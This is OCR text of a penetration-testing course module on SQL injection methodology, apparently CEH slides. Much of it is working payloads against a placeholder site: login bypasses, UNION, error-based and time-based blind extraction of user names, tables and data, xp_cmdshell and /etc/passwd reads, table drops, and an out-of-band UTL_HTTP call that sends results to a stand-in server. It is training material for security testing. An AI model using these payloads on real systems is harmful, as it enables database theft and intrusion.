
For example, in Microsoft SQL Server, an attacker exploits **xp_dirtree command** to send DNS requests to a server controlled by the attacker

04

Module Flow

1. SQL Injection Concepts
2. Types of SQL Injection
3. SQL Injection Methodology
4. SQL Injection Tools
5. Evasion Techniques
6. Countermeasures

SQL Injection Methodology




Information Gathering

1. Check if the web application connects to a **Database Server** in order to access some data
2. List all **input fields**, **hidden fields**, and post requests whose values could be used in crafting an SQL query
3. Attempt to **inject codes** into the input fields to generate an error
4. Try to insert a **string value** where a number is expected in the input field
5. Use **UNION operator** to combine the result-set of two or more SELECT statements
6. Check the detailed **error messages** for a wealth of information in order to execute SQL injection

Identifying Data Entry Paths


- Attackers analyze web **GET** and **POST** requests to identify all the input fields, hidden fields, and cookies

Burp Suite



https://www.portswigger.net

Tamper Data



https://addons.mozilla.org

Extracting Information through Error Messages


- Error messages are essential for **extracting information** from the database
- It gives you the information about **operating system**, **database type**, database version, privilege level, OS interaction level, etc.
- Depending on the **type of errors found**, you can **vary the attack techniques**

Information Gathering Methods

Parameter Tampering

- Attacker manipulates parameters of GET and POST requests to generate errors
- Errors may give information such as database server name, directory structures, and the functions used for the SQL query
- Parameters can be tampered directly from address bar or using proxies

http://certifiedhacker.com/download.php?id=car
http://certifiedhacker.com/download.php?id=horse
http://certifiedhacker.com/download.php?id=book



Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Determining Database Engine Type

- Generate ODBC error which will show you what **DB engine** you are working with
- ODBC errors will display **database type** as part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the **Operating System** and **web server**

Determining a SELECT Query Structure

- Try to replicate an **error free navigation** by injection simple input such as

```
' and '1' = '1 Or  ' and '1' = '2
```

- Generate specific errors that reveal information such as **tables name**, **column names**, and **data types**
- Determine table and column names

```
' group by columnnames having 1=1 –
```

Injections

- Most injections will land in the middle of a **SELECT** statement
- In a SELECT clause, we almost always end up in the **WHERE** section

Select Statement Example

```
SELECT * FROM table WHERE x =
'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```


Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Grouping Error


- HAVING command allows to further define a query based on the "grouped" fields
- The error message will tell us, which columns have not been grouped

```
' group by columnnames
having 1=1 --
```



Type Mismatch

- Try to insert strings into numeric fields; the error messages will show the data that could not get converted
  - `' union select 1,1,'text',1,1,1 --`
  - `' union select 1,1, bigint,1,1,1 --`




Blind Injection

- Use time delays or error signatures to determine or extract information

```
'; if condition waitfor
delay '0:0:5' --
'; union select if(
condition , benchmark
(100000, sha1('test')),
'false' ),1,1,1,1;
```

Extracting Information through Error Messages (Cont'd)



Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page then attempt blind injection techniques

Testing for SQL Injection

Testing String
||6
'||'6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%27+--+
" or 1=1--
' or 1=1 /*

Testing String
or 1=1--
" or "a"="a
Admin' OR '
' having 1=1--
' OR 'text' = N'text'
' OR 2 > 1
' OR 'text' > 't'
' union select
Password:*/=1--
' or 1/*

Testing String
%22+or+isnull%281%2F0%29+%2F*
' group by userid having 1=1--
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
CRATE USER name IDENTIFIED BY 'pass123'
' union select 1,load_file('/etc/passwd'),1,1,1;
'; exec master..xp_cmdshell 'ping 10.10.1.2'--
exec sp_addsrvrolemember 'name' , 'sysadmin'
GRANT CONNECT TO name; GRANT RESOURCE TO name;
' union select * from users where login = char(114,111,111,116);

Testing String
'/**/OR/**/1/**/=/**/1
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'something' like 'some%'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);

Testing String
UNI/**/ON SEL/**/ECT
'; EXEC ('SEL' + 'ECT US' + 'ER')
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
' and 1 in (select var from temp)--
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
@var select @var as var into temp end --

Note: Check CEHv10 Tools, Module 15 SQL Injection for comprehensive SQL injection cheat sheet

Additional Methods to Detect SQL Injection

Function Testing

This testing falls within the scope of black box testing and, as such, should require no knowledge of the inner design of the code or logic

Fuzzing Testing

It is an adaptive SQL injection testing technique used to discover coding errors by inputting massive amount of random data and observing the changes in the output

Static/Dynamic Testing

Analysis of the web application source code

Example of Function Testing

- http://certifiedhacker/?parameter=123
- http://certifiedhacker/?parameter=1'
- http://certifiedhacker/?parameter=1'#
- http://certifiedhacker/?parameter=1"
- http://certifiedhacker/?parameter=1 AND 1=1--
- http://certifiedhacker/?parameter=1'-
- http://certifiedhacker/?parameter=1 AND 1=2--
- http://certifiedhacker/?parameter=1'/*
- http://certifiedhacker/?parameter=1' AND '1'='1
- http://certifiedhacker/?parameter=1 order by 1000

SQL Injection Black Box Pen Testing

Detecting SQL Injection Issues

- Send **single quotes** as the input data to catch instances where the user input is not sanitized
- Send **double quotes** as the input data to catch instances where the user input is not sanitized

Detecting Input Sanitization

- Use **right square bracket** (the] character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization

Detecting Truncation Issues

- Send **long strings** of junk data, just as you would send strings to detect buffer overruns; this action might throw SQL errors on the page

Detecting SQL Modification

- Send long strings of single quote characters (or right square brackets or double quotes)
- These max out the return values from **REPLACE** and **QUOTENAME** functions and might truncate the command variable used to hold the SQL statement

Source Code Review to Detect SQL Injection Vulnerabilities

- The source code review aims at **locating** and **analyzing** the areas of the **code vulnerable** to SQL injection attacks

- This can be performed either manually or with the help of tools such as **Veracode**, **RIPS**, **PVS studio**, **Coverity Code Advisor**, **Parasoft Test**, **CAST Application Intelligence Platform (AIP)**, **Klocwork**, etc.

Static Code Analysis

- Analyzing the source code without executing
- Helps to understand the security issues present in the source code of the program

Dynamic Code Analysis

- Code analysis at runtime
- Capable of finding the security issues caused by interaction of code with SQL databases, web services, etc.

Testing for Blind SQL Injection Vulnerability in MySQL and MSSQL

An attacker can identify blind SQL injection vulnerabilities just by **testing the URLs** of a target website

- Consider the following URL,

  `shop.com/items.php?id=101`

- Attackers give a **malicious input** such as **1=0**, to perform blind SQL injection

  `shop.com/items.php?id=101 and 1=0`

- The above query will always **return FALSE** because 1 never equals to zero
- Now attackers try to get **TRUE** result by **injecting 1=1**

  `shop.com/items.php?id=101 and 1=1`

- Finally, the web application returns the original items page
- An attacker identifies that the above URL is vulnerable to blind SQL injection attack

SQL Injection Methodology

Perform Union SQL Injection

Extract Database Name

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--
```

[DB_NAME] Returned from the server

Extract Database Tables

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
1,TABLE_NAME,3,4 from sysobjects where xtype=char(85)--
```

[EMPLOYEE_TABLE] Returned from the server

Extract Table Column Names

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL
1,column_name,3,4 from DB_NAME.information_schema.columns where table_name
='EMPLOYEE_TABLE'--
```

[EMPLOYEE_NAME]

Extract 1st Field Data

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,COLUMN-NAME-
1,3,4 from EMPLOYEE_NAME --
```

[FIELD 1 VALUE] Returned from the server

Perform Error Based SQL Injection

Extract Database Name

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))--`
- Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.

Extract 1st Database Table

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))--`
- Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

Extract 1st Table Column Name

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))--`
- Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int.

Extract 1st Field of 1st Row (Data)

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--`
- Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.

Perform Error Based SQL Injection using Stored Procedure Injection

- When using dynamic SQL within a stored procedure, the application must **properly sanitize the user input** to eliminate the risk of code injection, otherwise there is a chance of executing malicious SQL within the stored procedure

Consider the SQL Server Stored Procedure shown below:

```
Create procedure user_login @username
varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users
Where username = ' + @username + ' and passwd
= ' + @passwd
exec(@sqlstring) Go User input: anyusername
or 1=1' anypassword
```

The procedure **does not sanitize the input**, allowing the return value to display an existing record with these parameters

Consider the SQL Server Stored Procedure shown below:

```
Create procedure get_report @columnamelist
varchar(7900) As Declare @sqlstring
varchar(8000) Set @sqlstring = ' Select ' +
@columnamelist + ' from ReportTable'
exec(@sqlstring) Go
```

User input:

```
1 from users; update users set password =
'password'; select *
```

This results in the report running and all **users' passwords being updated**

Note: The example given above is unlikely due to the use of dynamic SQL to log in a user; consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code in this case and compromise the data

Bypass Website Logins Using SQL Injection

Try these at website login forms

- admin' --
- admin' #
- admin'/*
- ' or 1=1--
- ' or 1=1#
- ' or 1=1/*
- ') or '1'='1--
- ') or ('1'='1--

Login as a different User

```
' UNION SELECT 1,'anotheruser','doesnt
matter', 1--
```

Try to bypass login by avoiding MD5 hash check

- You can union results with a known password and MD5 hash of supplied password
- The web application will compare your password and the supplied MD5 hash instead of MD5 from the database
- **Example:**

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL
SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055

81dc9bdb52d04dc20036dbd8313ed055 =
MD5(1234)
```

Perform Blind SQL Injection – Exploitation (MySQL)

Extract First Character

Searching for the first character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+
from+users+limit+0,1),1,1))= 97,555,777)
```

If the table "**users**" contains a column "**pass**" and the first character of the first entry in this column is **97** (letter "a"), then DBMS will return **TRUE**; otherwise, **FALSE**

Extract Second Character

Searching for the second character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+f
rom+users+limit+0,1),2,1))= 97,555,777)
```

If the table "**users**" contains a column "**pass**" and the second character of the first entry in this column is **97** (letter «a»), then DBMS will return **TRUE**; otherwise, **FALSE**

Blind SQL Injection - Extract Database User

Check for username length

01

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of **LEN(USER)** until DBMS returns TRUE

Check if 1st character in the username contains 'A' (a=97), 'B', or 'C' etc.

02

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of **ASCII(lower(substring((USER),1,1)))** until DBMS returns TRUE

Check if 2nd character in the username contains 'A' (a=97), 'B', or 'C' etc.

03

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of **ASCII(lower(substring((USER),2,1)))** until DBMS returns TRUE

Check if 3rd character in the username contains 'A' (a=97), 'B', or 'C' etc.

04

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of **ASCII(lower(substring((USER),3,1)))** until DBMS returns TRUE

Blind SQL Injection - Extract Database Name

Check for Database Name Length and Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD (Considering that the database returned true for above statement)

Extract 1st Database Table

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = EMP (Considering that the database returned true for above statement)

Blind SQL Injection - Extract Column Name

Extract 1st Table Column Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP')=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = EID (Considering that the database returned true for the above statement)

Extract 2nd Table Column Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns
where table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT (Considering that the database returned true for the above statement)

Blind SQL Injection - Extract Data from ROWS

Extract 1st Field of 1st Row

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY
'00:00:10'--
```

Field Data = JOE (Considering that the database returned true for the above statement)

Extract 2nd Field of 1st Row

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR DELAY
'00:00:10'--
```

Field Data = COMP (Considering that the database returned true for the above statement)

Perform Double Blind SQL Injection – Classical Exploitation (MySQL)

- This exploitation is based on time delays
- Restricting the range of character search increases performance

Classical implementation:

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit
0,1),0,1)))=97,1,benchmark(2000000,md5(now()))))
```

01 We can conjecture that the character was guessed right on the basis of the time delay of web server response

02 Manipulating the value 2000000: we can achieve acceptable performance for a concrete application

03 Function `sleep()` represents an analogue of function `benchmark()`. Function sleep() is more secure in the given context because it doesn't use server resources

Perform Blind SQL Injection Using Out of Band Exploitation Technique

- This technique is useful when the tester finds a **Blind SQL Injection** situation
- It uses **DBMS functions** to perform an out-of-band connection and provide the results of the injected query as part of the request to the tester's server

  Note: Each DBMS has its own functions, check for specific DBMS section

- **Consider the SQL query shown below:** `SELECT * FROM products WHERE id_product=$id_product`
- **Consider the request to a script who executes the query above:** `http://www.example.com/product.php?id=10`
- **The malicious request would be:** `http://www.example.com/product.php?id=10||UTL_HTTP.request ('testerserver.com:80')||(SELET user FROM DUAL)—`

